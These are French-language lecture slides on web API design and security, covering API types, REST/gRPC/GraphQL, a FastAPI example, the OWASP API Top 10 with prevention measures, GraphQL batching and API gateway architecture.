Survey respondents shared that the majority of the APIs (52.8%) they work with are internal, only used by their teams and organizations, which is on par with our findings in 2018. While internal APIs have remained steady, there has been a shift from public APIs to partner APIs over the last year. In 2019, 28.4% of APIs used were shared only among integration partners, compared to 25.7% in 2018. Meanwhile, the percentage of time spent on public APIs openly available on the web dropped from 21.8% to 18.8%.



# Exemple d'API partenaire : google nest

---

## Nest device access and control

The Device Access API currently allows partners, based on their presented use cases, to perform one or more of the following functions: gather certain information from Nest devices, enable control of thermostats, ability to access and view camera feeds, and receive doorbell notifications with images. Smoke alarm support is coming soon. All integrated solutions will also be required to request permission from end users before being able to access, control, and manage their Nest devices as part of the partner app, solution, or platform.

As part of the process, commercial partners need to:

1. Sign our Non-Disclosure Agreement
2. Submit use cases for assessment
3. Agree to our Device Access Terms of Service
4. Prepare your application for [OAuth Verification](#), including the annual [security assessment](#) required for restricted scope applications

# Prochain enjeu : consommer de multiples APIs

---

Many to many : openbanking (+PSD2), logistique, machine to machine, etc.

$$\text{API Designs} \times \text{Versions} \times \text{Deployment Hosts} \times \text{Clients} \times \text{Client Deployments} = 1,10565 \times 10^9$$

130 APIs

70 versions

1500 integrations

3 x 6 (environments x availability zones)

own deployments: 3 x 6

on-premise deployments: 1000

apps: 3 000 000

IoT: ??????

# Un jour peut être


---

“The level of autonomy is the ability to safely navigate in the API landscape (where the constraints are time and price)” – Zdenek Nemec

- Look for a service that can fulfill the shipment of 6 pallets from Prague to Paris under 100 EUR.
- Look for a service that has gs1:Offer where gs1:itemOffered gs1:gpcCategoryCode is MILK

# Un jour peut être

Construire des apps à partir de commodity services



# Technologies

---

---

## Moderne :

- REST (web API)
- gRPC (rpc API)
- GraphQL (query API)
- Webhooks/Websub (subscribe API)

## Legacy :

- SOAP
- Flat file

**REST:** A stateless architecture for data transfer that is dependent on hypermedia. REST can tie together a wide range of resources that might be requested in a variety of formats for different purposes. REST is fundamentally concerned with stateless resource management, so it's best used in such situations. Systems requiring rapid iteration and standardized HTTP verbiage will find REST best suited for their purposes.

**gRPC:** A nimble and lightweight system for requesting data. gRPC, on the other hand, is best used when a system requires a set amount of data or processing routinely, and in which the requester is either low power or resource-jealous. The IoT is a great example of this.

**GraphQL:** An approach wherein the user defines the expected data and format of that data. GraphQL is from Facebook, and that pedigree demonstrates its use case well – situations in which the requester needs the data in a specific format for a specific use. In those cases, those data formats and the relations between them are vitally important, and no other solution provides the same level of interconnected provision of data.

**Webhooks:** Data updates to be served automatically, rather than requested. Finally, Webhooks are best used when the API in question primarily updates clients. While such APIs can also have other functions, even RESTful ones, the primary use of a Webhook microservice should be to update clients and provide updated, provisioned data upon the creation of the new, updated resource.


<https://nordicapis.com/when-to-use-what-rest-graphql-webhooks-grpc/>

# Technologies utilisées (2019)

---

## Exciting Technologies

Microservices, containers, and serverless architecture are among the most exciting technologies for developers in the next year, cited by 53.9%, 45.5%, and 44.0% of respondents respectively. Slightly less exciting, but still on developers' radars, are OpenAPI 3.0, GraphQL, HTTP 2.0, and WebSockets.



# Exemple de framework (python)

---

Documentation: <https://fastapi.tiangolo.com>

Source Code: <https://github.com/tiangolo/fastapi>

---

FastAPI is a modern, fast (high-performance), web framework for building APIs with Python 3.6+ based on standard Python type hints.

The key features are:

- **Fast**: Very high performance, on par with **NodeJS** and **Go** (thanks to Starlette and Pydantic). [One of the fastest Python frameworks available](#).
- **Fast to code**: Increase the speed to develop features by about 200% to 300% \*.
- **Fewer bugs**: Reduce about 40% of human (developer) induced errors. \*
- **Intuitive**: Great editor support. [Completion everywhere](#). Less time debugging.
- **Easy**: Designed to be easy to use and learn. Less time reading docs.
- **Short**: Minimize code duplication. Multiple features from each parameter declaration. Fewer bugs.
- **Robust**: Get production-ready code. With automatic interactive documentation.
- **Standards-based**: Based on (and fully compatible with) the open standards for APIs: [OpenAPI \[↔\]](#) (previously known as Swagger) and [JSON Schema \[↔\]](#).

\* estimation based on tests on an internal development team, building production applications.

# Exemple de framework (python)

---

```
from fastapi import FastAPI

app = FastAPI()

@app.get("/")
def read_root():
    return {"Hello": "World"}

@app.get("/api/service1")
def read_service1():
    return {"status_code": 200, "message": "service1 is called"}

@app.get("/api/service2")
def read_service2():
    return {"status_code": 200, "message": "service2 is called"}
```



```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 50
Content-Type: application/json
Via: kong/1.3.0
X-Kong-Proxy-Latency: 7
X-Kong-Upstream-Latency: 5
server: uvicorn

{
    "message": "service1 is called",
    "status_code": 200
}
```

# OWASP API Top10 (2019)

---

Source : <https://owasp.org/www-project-api-security/>

1 – Broken object level **authorization**

2 – Broken **authentication**

3 – Excessive data exposure

4 – Lack of resources and rate limiting

5 – Broken function level authorization

6 – Mass assignment

7 – Security **misconfiguration**

8 – **Injection**

9 – Improper assets management

10 – Insufficient **logging and monitoring**

Beaucoup de risques communs avec ce qu'on a déjà vu,  
on va regarder ce qui est spécifique

# Considérations spécifiques

---

**Auth** - il y a besoin d'une granularité plus détaillée

**Excessive data exposure + mass assignment** - limiter le périmètre à ce qui est vraiment nécessaire (ex: gateway graphQL)

**Rate limiting** - comme les APIs sont faites pour être automatisées, il faut limiter le nombre d'appels pour éviter des attaques DDoS.

**Improper asset management** - attention aux environnements non sécurisés (test, staging)

# GraphQL : N+1 issue

---


Se produit quand le resolver exécute plusieurs aller-retour vers la data pour résoudre une seule requête, ce qui crée des problèmes de performance (et potentiellement des attaques DDoS).

```
query {
  questions (...){
    title
    body
      answers { // A answers
        text
        comments {
          text // A * C comments
          likes {...} // A * C * L likes
        }
      }
  }
}
```

# GraphQL : exemple de solution pour la “N+1 issue”

---


Dataloader : batching + caching <https://github.com/graphql/dataloader>



```
SELECT * FROM users WHERE id = 1  
  
/*  
Load the first 3 first friend IDs  
*/  
SELECT * FROM friends WHERE user_id = 1 LIMIT 3  
  
/*  
Load the 3 first friends using their ID  
*/  
SELECT * FROM users WHERE id IN (2, 3, 4)  
  
/*  
Load the best friend for each  
*/  
SELECT * FROM users WHERE id IN (5, 6 , 7)
```

# Exemple d'architecture

---



<https://github.com/hasura/3factor>

# Alternatives à GraphQL

---

- Le mécanisme PUSH de HTTP/2 peut aussi être utilisé  
<https://github.com/dunglas/vulcain>
- 103 Early hints  
<https://developer.mozilla.org/fr/docs/Web/HTTP/Status/103>


Mais attention au support par les browsers

<https://groups.google.com/a/chromium.org/g/blink-dev/c/K3rYLVmQUBY/m/v0WBKZGoAQAJ?pli=1>

# Granularité

---

Function as a service  
(faas)



# OWASP API Top 10 cheatsheet

---

## A4: LACK OF RESOURCES & RATE LIMITING



API is not protected against an excessive amount of calls or payload sizes. Attackers use that for DoS and brute force attacks.

### USE CASES

- Attacker overloading the API
- Excessive rate of requests
- Request or field sizes
- “Zip bombs”

### HOW TO PREVENT

- Rate limiting
- Payload size limits
- Rate limits specific to API methods, clients, addresses
- Checks on compression ratios
- Limits on container resources

# Architectures basées sur des APIs

---

**Table 2: Role of Architectural Frameworks in Microservices Operations**

| Architectural Framework                               | Role in the Overall Architecture   |
|---|--|
| API gateway, augmented with or without micro gateways | Used for controlling north-south and east-west traffic   |
| Service mesh  | Deployed for purely east-west traffic when microservices are implemented using containers but can also be used in situations where microservices are housed in VMs or application servers. |


Source : NIST SP 800-204

(Security Strategies for Microservices-based Application Systems)


# API gateway

---

Microservices without API Gateway




Microservices with API Gateway



Attention à ne pas en <https://www.krakend.io/blog/what-is-an-api-gateway/>

# API gateway

Infrastructure Providing API Security




Source : Gartner

# Exemple d'API Gateway : kong

---

Basé sur nginx (reverse proxy)



Exemple kong + fastapi : <https://blog.codecentric.de/en/2019/09/api-management-kong-update/>

# API gateway : le risque de l'anti-pattern

---

## Attention à ne pas en faire un anti-pattern

*“We remain concerned about business logic and process orchestration implemented in middleware, especially where it requires expert skills and tooling while creating single points of scaling and control. Vendors in the highly competitive API gateway market are continuing this trend by adding features through which they attempt to differentiate their products. This results in OVERAMBITIOUS API GATEWAY products whose functionality — on top of what is essentially a reverse proxy — encourages designs that continue to be difficult to test and deploy. API gateways do provide utility in dealing with some specific concerns - such as authentication and rate limiting - but any domain smarts should live in applications or services.”*

*“Anything that you can validate or create within the API Gateway without the help of other services or shared states is suitable. Anything else, move it away.”*

Source : Technology Radar from Thoughtworks

# API gateway : le risque de l'anti-pattern

---

*the API gateway should not be a Single Point of Failure*

*the API gateway should not be centralized or coordinated synchronously*

*the API gateway should not be used as a centralized configuration point*


*the API gateway should not depend on state*

*the API gateway should not be anything other than just another microservice*

*the API gateway should not know anything about the business logic encapsulated in any of its backends*

Source : <https://www.krakend.io/blog/what-is-an-api-gateway/>

